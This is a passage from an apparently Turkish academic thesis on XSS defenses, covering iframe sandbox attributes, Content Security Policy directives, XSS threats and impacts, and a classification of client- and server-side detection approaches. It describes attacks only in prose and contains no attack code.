Kum havuzu özelliğinin alabileceği değerler, **Tablo 2.6**'da verilmiştir. Özellik değeri boş bırakılırsa, varsayılan olarak tüm kısıtlamalar koyulur (Mozilla Developer, 2019). Ayrıca, eğer saldırgan, kum havuzu IFRAME'i dışında bir XSS saldırı vektörü başlatırsa, kum havuzu etkisi kavramının asla tam olarak kullanılmayacağına dikkat etmek önemlidir.

2.2.2.3. Dışarı sızma kabiliyeti

Bir Web uygulamasını XSS saldırılarına karşı tamamen güvenli hale getirmek için, savunma ekibinin birkaç güvenlik katmanı oluşturması gerekir. Birkaç katmana sahip olmanın ardındaki ana fikir, bir katman XSS saldırısını tespit edemese bile, başka bir güvenlik katmanının saldırıyı tanımlamada başarılı olacağıdır. Çılgınca büyüyen Web dünyasını

[4] Application Programming Interface - Uygulama Programlama Arayüzü

Tablo 2.6: Kum havuzu öznitelikleri

Öznitelik (<iframe sandbox="değer")	**Tanım**
herhangi bir değer kullanılmadığında	Tüm olası kısıtlamaları uygular.
allow-downloads-without-user-activation	İndirme işlemlerinin kullanıcıdan gelen bir hareket olmadan gerçekleşmesine izin verir.
allow-forms	Kaynağın form göndermesine izin verir. Bu anahtar kelime kullanılmazsa, form gönderimi engellenir.
allow-modals	İçeriğin tipik pencere açmasına izin verir.
allow-orientation-lock	Gömülü tarama içeriğinin ekran yönünü kilitleme özelliğini devre dışı bırakmasına izin verir
allow-pointer-lock	Kaynağın işaretçi kilitleme API'sini kullanmasına izin verir.
allow-popups	Açılır pencerelere izin verir. Bu anahtar kelime kullanılmazsa, açılır pencere sessizce açılmaz.
allow-popups-to-escape-sandbox	Kum havuzuna alınan belgenin yeni penceler açmasına izin verilir.
allow-presentation	IFRAME içeriğinin sunum oturumunu başlatmasına izin verir.
allow-same-origin	Bu belirteç kullanılmazsa, kaynağın her zaman aynı köken politikasını başarısız kılan özel bir kökene sahip olduğu kabul edilir.
allow-scripts	Betiğin yürütülmesine izin verir.
allow-storage-access-by-user-activation	Kaynağın, ebeveynin Depolama Erişimi API'si ile depolama yeteneklerine erişmesine izin verir.
allow-top-navigation	IFRAME'deki içeriğin en üst düzey tarama içeriğinde gezinmesine izin verir
allow-top-navigation-by-user-activation	Kaynağın, yalnızca bir kullanıcı hareketi tarafından başlatılmışsa en üst düzey tarama içeriğinde gezinmesine izin verir.

evcilleştirmek için Mozilla'daki güvenlik araştırmacıları olağanüstü bir içerik kısıtlaması fikri ortaya attılar. İçerik Güvenliği Politikası (CSP: Content Security Policy), içerik kısıtlamalarını uygulamak için kullanılan ve Web uygulamaları için güvenlik katmanlarından biri olarak hizmet veren bir programdır (Stamm, Sterne ve Markham, 2010). İçerik Güvenliği Politikaları, Web uygulama geliştiricilerinin ve yöneticilerin Web siteleri ile söz konusu sitedeki içerikler arasındaki etkileşimin kontrolünü büyük ölçüde ellerinde tutmalarını sağlar.

İçerik Güvenliği Politikaları kavramı, hem Web uygulaması geliştiricilerinden hem de desteklenen Web tarayıcılarından bir miktar kısıtlama getirir. Web uygulaması geliştiricileri,

normal şartlar altında uygulamalarının ne şekilde davranması gerektiğini tanımlamalıdır. Başka bir deyişle, uygulamanın beklenen davranışı, geliştiriciler tarafından ortaya konmalıdır.

Web tarayıcılarından eklenen bir destekle, uygulamanın davranışına uygun kısıtlamalar getirilebilir. Beklenen davranıştan gözlemlenen herhangi bir sapma, hiçbir sorguya ihtiyaç olmaksızın ve şüpheye mahal vermeksizin engellenmelidir. Bu tür kısıtlayıcı özellikler, güvenilmeyen üçüncü taraf verilerine sınırlama getirilmesine yardımcı olur. Daha özel olarak İçerik Güvenliği Politikaları, uygulama geliştiricilerin çok önemli iki şeyi elde edebileceklerinden/bilebileceklerinden yola çıkarak bir plan ortaya koyar;

1. Geliştirilen web uygulama sitelerine-servislerine yüklenebilecek içerik türünün ne olduğu/olabileceği
2. Eğer tüm içerik yüklenmişse bunun nereden geldiği/eklendiği

Bu iki önemli nokta, saldırganın bir XSS saldırısı yapmak üzere olduğu bir zamanda, üçüncü taraf bir içeriği Web uygulamasına aktaramayacağının yanı sıra güvenilmeyen üçüncü taraf URI'larından da herhangi bir talepte bulunamayacağını garanti eder. Bir XSS saldırısının ortaya çıkma olasılığını en aza indirmek için, sadece oluşturulacak olan beyaz listede yer alan betiklerin/komutların yürütülmesine izin verilir. İçerik Güvenliği Politikası, Firefox Web tarayıcısında başarıyla uygulanmıştır. İçerik Güvenliği Politikası (CSP: Content Security Policy) ayrıca Mozilla tarafından eklenti olarak dağıtılmaktadır. Aşağıda bir İçerik Güvenliği Politikasının nasıl etkinleştirildiğini ve içeriğini açıklayan birkaç önemli nokta yer almaktadır (Stamm, Sterne ve Markham, 2010);

1. **İçerik Güvenliği Politikasının Etkinleştirilmesi:** İçerik Güvenliği Politikası, HTTP yanıtının "X-Content-Security-Policy" HTTP başlığında belirtilir. Politika daha sonra istemcinin tarayıcısı tarafından etkinleştirilir.
2. **İçerik Güvenliği Politikasının İçeriği:** Politikanın içeriği ya HTTP başlığında ya da metin dosya biçiminde belirtilir. Korunan belge ve politikayı içeren dosya aynı kökene sahip olmalıdır.
    - **Temel Kısıtlamalar:** XSS saldırılarına karşı savunma yapmak için, İçerik Güvenliği Politikasının tarayıcı tarafından etkinleştirilmesi üzerine, birkaç

özellik devre dışı bırakılır. Seçenekler yönergesi, bu devre dışı özellikleri yeniden etkinleştirmek için kullanılabilir.

Kural 1: Satır içi komut dosyalarının yürütülmesini durdur. Web uygulama kodu ve güvenilmeyen bir kullanıcı tarafından sağlanan güvenilmeyen içerik birbirinden ayrılmalıdır. Bu ayrım, İçerik Güvenliği Politikaları tarafından uygulanır. Daha önce, tarayıcının bu ikisi arasındaki farkı anlama yetersizliği, XSS saldırılarının başarılı bir şekilde yürütülmesine yol açmıştır. Bu ayrım nedeniyle, saldırganın güvenilmeyen ve nizami içeriğe enjekte edilen kötücül içeriği tarayıcıda yürütülemez. **Tablo 2.7**, bu kuralın devre dışı bıraktığı özellikleri göstermektedir. İlk sütun, devre dışı bırakılan özelliği, ikinci sütun ise devre dışı bırakılan özelliğin işlevselliğinin hala izin verilen diğer özellikler tarafından nasıl kullanılabileceğini göstermektedir.

Kural 2: Dizelerden kod oluşturulmamalıdır. eval() gibi fonksiyonlar, kullanıcıya özel güvenilmeyen verileri işlerken çok önemli bir rol oynar. eval() fonksiyonu kullanılarak, dizeler koda dönüştürülebilir. Kötü niyetli eval() fonksiyonunun kullanım tekniği, eval() fonksiyonundan oluşturulan kodun bir JavaScript programı içinde izlenmesini oldukça zor hale getirdiğinden, saldırgan için oldukça kullanışlıdır. Bu nedenle, İçerik Güvenliği Politikaları eval() fonksiyonu kullanımını tamamen engellemektedir. SetTimeout(), setInterval() ve Function() fonksiyonları, eval() fonksiyonuna benzer şekilde davrandıklarından İçerik Güvenliği Politikası tarafından engellenir.

- **Politika dili:** Mozilla araştırma ekibinin İçerik Güvenliği Politikası kavramını tasarlarken akıllarında iki amaç vardı. İlk önce, bir uygulamaya yüklenebilecek içerik türünü, ikincisi ise içeriğin yüklendiği yeri kısıtlayın. İlk hedefe yukarıda tartışıldığı gibi Temel Kısıtlamalar uygulanarak ulaşılır. İkinci hedefe ise tarayıcının davranışını kısıtlayan yönergeleri uygulayarak ulaşılır. Farklı yönergeler **Tablo 2.8**'de gösterildiği gibidir.

X-Content-Security-Policy: allow 'self' veya ***X-Content-Security-Policy: allow 'self'; img-src *; object-src guvenlimedyadosyalari.com guvenliicerik.com *.guvenli.com;***

Tablo 2.7: İçerik Güvenliği Politikası Özellikleri

Engellenen Özellik	**İzin verilen Özellik**
Bir Web sayfasının <script> etiketindeki metin içeriği	Metin içeriğini dışarıdan yüklenen dosyalara taşıma ve bunlara referans verme
javascript: URI'ları	Önce JavaScript fonksiyonlarına dönüştürme ve ardından olay işleyicileri olarak kullanma
HTML etiketlerindeki olay işleyicileri	Ögeye referans vermek için JavaScript'i ve ardından aşağıdakilerden birini kullanma; a) element.onclick=OrnekFonksiyon() veya b) element.addEventListener("event",OrnekFonksiyon);

script-src guvenlisite.com örnek politika kullanımları olarak verilebilir. Politika, kaynak resim, betik veya başka herhangi bir kaynağın korunan kaynağınki ile aynı kökene sahip olmasını ister. Aksi takdirde, istekler göz ardı edilir. Verilen ikinci örnek, görüntülerin herhangi bir yerden olmasını zorunlu kılan başka bir politika örneğini göstermektedir; medya içeriği bir dizi güvenilir medya sağlayıcısından alınmalıdır. Betikler yalnızca sterilize edilmiş JavaScript barındırdığı bilinen bir sunucudan gelmelidir.

Ayrıca İçerik Güvenliği Politikası kavramı geliştirilmeye devam edilmekte olup henüz taslak durumda olan 3. sürüme, desteklenen yönergelere ve değişikliklere ait detay bilgilere (W3C CSP3, 2019)'dan ulaşılabilir.

2.2.3. XSS Saldırılarının Tehditleri

Saldırganın XSS ile çok çeşitli tehditler oluşturması mümkündür. Siteler arası betik çalıştırma (XSS) zafiyeti istismar edildiğinde problem haline gelen güvenlik risklerinden bazıları şunlardır:

Güvenilmeyen Komut Dosyaları: Kullanıcılar, web'in doğası ve gelişimi gereği dinamik içerik istediklerinden, kendilerine sağlanan komut dosyalarını içeriğine dikkat etmeden yürütmeye kolaylıkla ikna edilebilir. Bu senaryoda, istemciyi bir şekilde tehlikeye atmak amacıyla kötücül içerik saldırgan tarafından sağlanmıştır.

Oturum Ele Geçirme: Bu senaryoda, bir saldırgan kullanıcının oturum çerezleri doğal süresini doldurmadan mevcut bir oturumu devralır ve kendi amaçları için kullanır.

Yönlendirme: Bir saldırgan, kullanıcının oturumunu saldırganın kontrolü altındaki kötücül amaçlı bir sunucuya yönlendirir.

Tablo 2.8: İçerik Güvenliği Politikası Yönergeleri (W3C CSP2, 2019)

Yönerge Adı	Yönerge Türü	Açıklama
base-uri	Belge Yönergeleri	Belge temel URL'ini (<base>) belirtmek için kullanılabilecek URL'leri kısıtlar.
child-src	Getirme Yönergeleri	İç içe geçmiş tarama bağlamlarının ve worker yürütme bağlamlarının oluşturulmasını yönetir
connect-src	Getirme Yönergeleri	Korunan kaynağın hangi URL'lerin script arayüzlerini kullanarak yükleyebileceğini kısıtlar.
default-src	Getirme Yönergeleri	Bir dizi yönerge için varsayılan bir kaynak listesi belirler.
font-src	Getirme Yönergeleri	Korunan kaynağın fontları nereden yükleyebileceğini kısıtlar.
form-action	Gezinme Yönergeleri	HTML <form> ögelerinin eylemi olarak hangi URL'lerin kullanılabileceğini kısıtlar.
frame-ancestors	Gezinme Yönergeleri	Kaynağın FRAME, IFRAME, OBJECT, EMBED, APPLET ögesi veya eşdeğer fonksiyona sahip HTML dışı kaynaklar kullanılarak, kullanıcı ajanı (user-agent) tarafından sayfaya gömülmesine izin verilip verilmeyeceğini belirtir.
frame-src	Getirme Yönergeleri	frame-src yönergesi kaldırılmıştır. Yuvalanmış (iç içe geçmiş) tarama bağlamlarını yönetmek isteyen kullanıcılar bunun yerine *child-src* yönergesini kullanmalıdır.
img-src	Getirme Yönergeleri	Korunan kaynağın görüntüleri yükleyebileceği yerleri sınırlar.
media-src	Getirme Yönergeleri	Korunan kaynağın video, ses ve ilgili metin izlerini nereden yükleyebileceğini kısıtlar.
object-src	Getirme Yönergeleri	Korunan kaynağın eklentileri nereden yükleyebileceğini kısıtlar.
plugin-types	Belge Yönergeleri	Gömülü olabilecek kaynak türlerini sınırlayarak korumalı kaynak tarafından çağrılabilecek eklenti kümesini kısıtlar.
report-uri	Raporlama Yönergeleri	Kullanıcı ajanının politika ihlaliyle ilgili raporlar gönderdiği bir URL'yi belirtir.
sandbox	Belge Yönergeleri	Kullanıcı ajanının korunan kaynağa uyguladığı bir HTML kum havuzu politikasını belirtir.
script-src	Getirme Yönergeleri	Korunan kaynağın hangi betikleri çalıştırabileceğini kısıtlar. Yönerge ayrıca, kullanıcı ajanının betik çalıştırmasına neden olabilecek XSLT stil sayfaları gibi diğer kaynakları da kontrol eder.
style-src	Getirme Yönergeleri	Kullanıcının korunan kaynak için hangi stilleri uygulayabileceğini kısıtlar

Diğer: Diğer potansiyel senaryolar, kullanıcıyı saldırgan tarafından sağlanan bir URL'yi tıklamaya veya URL'ye erişmeye ikna etmek için sosyal mühendislik yöntemlerini birleştirmeyi içerir. Kurban, kötü niyetli veya bilinmeyen bir URL'ye erişmeye ikna

olduktan sonra, bir komut dosyası çalıştırılıp veya zararlı bir yazılım indirilip kullanıcının tarayıcısında çalıştırılabilir. Bir komut dosyası kullanıcının sistemine bir bağlantı yoluyla indirildikten sonra, kullanıcının o anda çalıştığı ayrıcalık/yetki düzeyinde çalışır. Kullanıcılar genel olarak ihtiyaç duymasalar dahi sistemin sağladığı en yüksek yetki seviyesinde çalışma eğilimindedirler. Bu durumda, doğru koşullar göz önüne alındığında sistemde hemen hemen her şeyin çalıştırılabileceği ve yer şeyin yapılabileceği düşünülürse, sonuç olarak zafiyetin ölümcül/en kritik seviyede değerlendirilmesi yanlış olmaz.

Açıkça görülebileceği üzere XSS ciddi uygulama riskleri içermektedir:

i. Bir web sitesine veya uygulamasına, kötücül amaçlı komut dosyası enjekte edilerek sisteme giriş bilgileri ele geçirilebileceği gibi banka hesabı, kredi kartı bilgisi gibi kişisel finansal verilere erişim de mümkün olabilir.

ii. Bu saldırı ile saldırgan, kullanıcının iş ile ilgili detay verilerine erişebilir (inşaat detayları, proje teklif detayları, işletme sırları gibi). Web sayfası içeriğine yanlış bilgiler ilave ederek, kullanıcıları gerçek içeriği gördüklerinde yapmayacakları eylemlere veya kararlar almaya yönlendirebilecek mesajlar eklemek, örneğin, çevrim içi bir borsada kullanıcılara "Hisse senedi fiyatı bugün harika, şimdi elindekileri satmalısın" gibi telkinlerde bulunan bir mesaj göstermek gibi.

iii. Saldırgan, XSS vasıtasıyla kimlik avı saldırısı gerçekleştirebilir. Saldırgan bu amaçla siteye sahte giriş formu ekleyebilir (oltalama: phishing).

iv. Saldırgan, kullanıcıyı kötücül bir hedefe (URL, Web sunucu) yönlendirmek için meşru sayfanın içerisine kötü amaçlı JavaScript kodu ekleyebilir. Bir XSS saldırısı bazen daha da büyük bir saldırının tetikleyicisidir. Saldırgan, istemci makinesine casus yazılım ve Truva atı gibi kötü amaçlı yazılımları yüklemek için komutlar başlatmak gibi, tarayıcıda bulunan ve kurbanın bilgisayarının tam veya kısmi kontrolünü ele geçirmelerini sağlayan güvenlik açıklarını kullanmak için istemci tarayıcısını kötücül bir web sitesine yönlendirebilir.

v. Saldırgan, XSS saldırısı ile kurbanın tarayıcısında açılır pencere seli (Pop-Up Flooding) saldırısı gerçekleştirebilir. Kötü amaçlı JavaScript kodunun, kullanıcının web sitesine erişemez ve çalışamaz hale gelmesine, ayrıca tarayıcının/kullanıcı

sisteminin tamamen çökmesine neden olacak biçimde bir DoS (hizmet reddi) saldırısı gerçekleştirmesi mümkün olabilir.

vi. Web tahrifatı; web sayfası içeriğine farklı başlıklar eklemek, arka plan rengini veya görüntüsünü kaldırmak veya değiştirmek, nesnelerin boyutunu değiştirmek, giriş kutuları gibi nesneleri değiştirmek veya kaldırmak ve diğerleri gibi bir web sitesinin saldırgan tarafından ele geçirildiği algısını oluşturacak şekilde içeriğini değiştirmek.


2.2.4. XSS Saldırılarının Etkileri

XSS güvenlik açığının etkisi, saldırganın ele geçirdiği bilgi türüne ve erişim düzeyine bağlı olarak değişebilir. Başarılı bir saldırının özü, kullanıcıyı rahatsız etmekten (bir uyarı kutusu açmak gibi), kullanıcıların sisteme giriş kimlik bilgilerini ele geçirmeye kadar değişebilir. XSS saldırısının tehditlerinden bazıları, bir kullanıcı oturumunu ele geçirme veya yetkisiz erişim sağlama, çerezleri çalma, prestij kaybı için web sayfasına sözcükler, görüntüler ekleme veya üretme, ne yaptığınıza dair casusluk yapma ve XSS kurtçukları gibi çeşitlendirilebilir. Genellikle, XSS güvenlik açığı, kullanıcıyı güvenilir web sitelerinden kötü amaçlı web sitelerine yönlendirme, e-ticaret sahtekarlıkları, kötü amaçlı yazılım yayma vb. gibi büyük bir saldırı düzeninin parçası olarak kullanılır. XSS saldırısının birincil hedefi istemcidir. İstemci, web uygulaması tarafından sağlanan hizmete veya betiği çalıştıran bir tarayıcıya güvenen herhangi bir kullanıcı olabilir. Ancak, ikincil hedef, web uygulamasını çalıştıran şirketlerdir. Başarılı bir XSS saldırısı, şirketi finansal olarak etkileyebilir, şirketin kredibilitesini bozabilir, hassas ve gizli bilgiler ele geçirildiği ve kötüye kullanıldığı için kullanıcıların şirkete olan güvenini zedeleyebilir.

2.2.5. XSS Tespit Yöntemleri


Literatürde mevcut olan XSS algılama yaklaşımları geniş ölçüde; *(a)* İstemci tarafı algılama yaklaşımları, *(b)* Sunucu tarafı algılama yaklaşımları ve *(c)* İstemci-Sunucu algılama yaklaşımları olarak sınıflandırılabilir. İstemci tarafındaki XSS saldırılarını tespit etmek için, algılama önlemleri istemci tarayıcılarına filtre şeklinde gömülerek veya tanımlı kurallara sahip vekil (proxy) sunucuları kullanılarak alınabilir. Öte yandan, sunucu tarafı XSS algılama mekanizmaları, uygulamanın sunucularına dahil edilebilir veya ters vekil (proxy) sunucu ile gerçeklenebilir. Savunma mekanizmasını her iki İstemci-Sunucu tarafında da

kullanan bir algılama yaklaşımı da popülerlik kazanmıştır. Makine Öğrenimi kullanılarak XSS saldırılarının tespit edilmesi yönteminin de kullanımı artmakta olan bir yaklaşım olduğunu belirtmek önemlidir. İstemci tarafı algılama yaklaşımları ve Sunucu tarafı algılama yaklaşımları ayrıca Statik Analizi, Dinamik Analizi veya her ikisinin bir kombinasyonu olan Hibrit Analizi temel alabilir. Aşağıda XSS algılama teknikleri ve bu tekniklerin saldırı tespit ve önleme ile birlikte bir uygulamadaki güvenlik açıklarını tespit etmeye nasıl yardımcı olduğu ayrıntılı bir şekilde ele alınmaya çalışılmıştır. **Şekil 2.32**, XSS zafiyeti saptama yaklaşımlarının sınıflandırmasını göstermektedir. İlave olarak, **Şekil 2.33**, 2002-2019 yılları arasında XSS algılama kategorilerin her birinde yayımlanan makale sayısının yaklaşık istatistiğini göstermektedir.



Şekil 2.32: XSS Tespit Yaklaşımlarının Sınıflandırılması

XSS tespit mekanizmalarına ilişkin önerilen sınıflandırmanın en temel hali, her bir mekanizmanın uygulandığı yere göre yapılabilir. XSS saldırısı için savunma tekniği, İstemci tarafında, Sunucu tarafında veya İstemci-Sunucu tarafında olabilir. Yine, her bir tekniğin işleyişi, kullandıkları analiz mekanizmasına bağlıdır. Bu nedenle, her uygulama yerinin altındaki algılama mekanizması yine Statik Analiz, Dinamik Analiz ve Hibrit Analiz olarak alt kategorilere ayrılır. Dolayısıyla, aynı analiz tekniğini uygulayan benzer mekanizmalar spesifik uygulama sahası altında buna göre sınıflandırılır. Bu sınıflandırma yaklaşımı dışında hedef alınan XSS zafiyet türünü veya analiz türünü (statik, dinamik veya hibrit) temel alan farklı sınıflandırma yaklaşımları sergilemek de mümkündür.



Şekil 2.33: 2002'den 2019'a kadar yayımlanmış ve incelenmiş olan bildirilerin/makalelerin XSS Yaklaşımlarının Dağılımı


2.2.5.1. İstemci Tarafı Tespit Yaklaşımları

Daha önce de belirtildiği gibi, istemci tarafı tespit yaklaşımları *i)* Statik Analiz, *ii)* Dinamik Analiz veya *iii)* Hibrit Analiz yöntemlerini kullanabilir. Savunma mekanizmasının istemci tarafına yerleştirilmesi tarayıcıda bir filtre/eklenti şeklinde veya bir vekil (proxy) sunucusu üzerinden olabilir. Üç analiz biçimi de aşağıda tartışılmıştır.

Statik Analiz

Statik Analiz yaklaşımları, ağırlıklı olarak uygulamanın kaynak koduna odaklanmaktadır (Chess ve McGraw, 2004). Kaynak kodu, temel olarak **Şekil 2.34**'te gösterildiği gibi güvenlik kusurlarını bulmak için gözden geçirilir. Statik Analiz, ilgili Web uygulamasının yürütülmediği/çalıştırılmadığı, sadece kodların incelendiği anlamına gelir. Bu tür bazı mekanizmalar aşağıda tartışılmaktadır.

XSS filtreleri: Tarayıcılarda XSS filtrelerinin çalışmasının arkasındaki fikir, Yansıtılmış (Reflected) bir XSS saldırısında saldırı komut dosyasının hem HTTP isteğinde hem de istemci ve sunucu arasında değiş tokuş edilen HTTP yanıtında bulunmasıdır. Arama, hem




Şekil 2.34: Statik Analiz Adımları

istek hem de yanıt için ortak olan komut dosyalarına daraltılır. Arama, hem istek hem de yanıt için ortak olan komut dosyalarına daraltılır. HTTP Yanıtı, HTML ayrıştırıcısı tarafından ayrıştırılmadan önce veya sonra analiz edilebilir. Aşağıda çeşitli tarayıcılarda kullanılabilen en iyi bilinen XSS filtreleri yer almakta olup **Tablo 2.9**'da tartışılan XSS filtrelerinin bir özeti verilmiştir.

